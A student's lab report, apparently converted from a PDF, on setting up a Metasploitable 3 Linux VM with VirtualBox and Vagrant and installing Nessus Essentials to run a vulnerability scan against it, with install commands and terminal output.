Lab 4 OS security

Name: Mohamad Nour Shahin

Group number: B22-CBS-01

Questions to Answer

Task 1


Setup Metasploitable 3).

Solution:

To install metasploitable 3, I used Vagrant for this. As a prerequisite, I installed virtualbox also:

```
sudo dpkg -i ~/Downloads/virtualbox-7.0_7.0.20-
163906~Ubuntu~jammy_amd64.deb
sudo apt-get install -f
```

```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/metasploitable3-workspace$ sudo dpkg -i /home/mohamad/Downloads/virtualbox-7.0_7.0.20-163906~Ubuntu~jammy_amd64.deb
(Reading database ... 1015797 files and directories currently installed.)
Preparing to unpack .../virtualbox-7.0_7.0.20-163906~Ubuntu~jammy_amd64.deb ...
Unpacking virtualbox-7.0 (7.0.20-163906~Ubuntu~jammy) ...
Setting up virtualbox-7.0 (7.0.20-163906~Ubuntu~jammy) ...
Adding group `vboxusers' (GID 151) ...
Done.
Processing triggers for gnome-menus (3.36.0-1ubuntu3) ...
Processing triggers for desktop-file-utils (0.26+mint3+victoria) ...
Processing triggers for mailcap (3.70+nmu1ubuntu1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for shared-mime-info (2.1-2) ...
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/metasploitable3-workspace$ sudo apt-get install -f
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 205 not upgraded.
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/metasploitable3-workspace$ virtualbox
^C
```



I will install Vagrant RPM file for x86_64 system from here and installed it using:

```
sudo rpm -i vagrant-2.4.1-1.x86_64.rpm
vagrant --version
```

```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Downloads$ sudo rpm -i vagrant-2.4.1-
1.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Downloads$ vagrant --version
Vagrant 2.4.1
```

After that, I downloaded the Vagrantfle from Metasploitable 3 Github Repo .

```
mkdir metasploitable3-workspace
cd metasploitable3-workspace
wget -O- https://apt.releases.hashicorp.com/gpg | sudo gpg --dearmor -o
/usr/share/keyrings/hashicorp-archive-keyring.gpgcd metasploitable3-
workspace
curl -O
https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile
```

Since I needed to work on the linux version only, I modified the Vagrant file to following:

```
# -*- mode: ruby -*-
# vi: set ft=ruby :

Vagrant.configure("2") do |config|
  config.vm.synced_folder '.', '/vagrant', disabled: true
  config.vm.define "ub1404" do |ub1404|
    ub1404.vm.box = "rapid7/metasploitable3-ub1404"
    ub1404.vm.hostname = "metasploitable3-ub1404"
    config.ssh.username = 'vagrant'
    config.ssh.password = 'vagrant'

    ub1404.vm.network "private_network", ip: '192.168.56.3'

    ub1404.vm.provider "virtualbox" do |v|
      v.name = "Metasploitable3-ub1404"
      v.memory = 2048
    end
  end
end
```


Here, `ip 192.168.56.3` would be the IP address of my server.

I will use command:

```
vagrant up
```

```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/metasploitable3-workspace$ vagrant up
Bringing machine 'ub1404' up with 'virtualbox' provider...
Bringing machine 'win2k8' up with 'virtualbox' provider...
==> ub1404: Checking if box 'rapid7/metasploitable3-ub1404' version '0.1.12-weekly' is up to date...
==> ub1404: Clearing any previously set forwarded ports...
==> ub1404: Clearing any previously set network interfaces...
==> ub1404: Preparing network interfaces based on configuration...
    ub1404: Adapter 1: nat
    ub1404: Adapter 2: hostonly
==> ub1404: Forwarding ports...
    ub1404: 22 (guest) => 2222 (host) (adapter 1)
==> ub1404: Running 'pre-boot' VM customizations...
==> ub1404: Booting VM...
==> ub1404: Waiting for machine to boot. This may take a few minutes...
    ub1404: SSH address: 127.0.0.1:2222
    ub1404: SSH username: vagrant
    ub1404: SSH auth method: password
    ub1404:
    ub1404: Inserting generated public key within guest...
    ub1404: Removing insecure key from the guest if it's present...
    ub1404: Key inserted! Disconnecting and reconnecting using new SSH key...
==> ub1404: Machine booted and ready!
==> ub1404: Checking for guest additions in VM...
```

i will open virtualbox to check it:



Task 2


Install any vulnerability scanning application on the Kali machine (or any other machine), and run a vulnerability scan against your metasploitable 3 machines. Export the report as PDF and include it in your submission.

> Some vulnerability scanning tools are:

- Nessus Essentials
- OpenVAS (Greenbone)


Solution:

I installed Nessus Essentials on Linux mint using Nessuswebsite :




install it using command:

```
sudo dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb
```




start Nessus Scanner by running this command as he told us below:


```
/bin/systemctl start nessusd.service
```





click on the https://mohamad-lenovo-ideapad-520-15ikb:8834/#/ address to redirect us to configure the Nessus.




Select the option of ‘Register for Nessus Essentials’ and Continue.

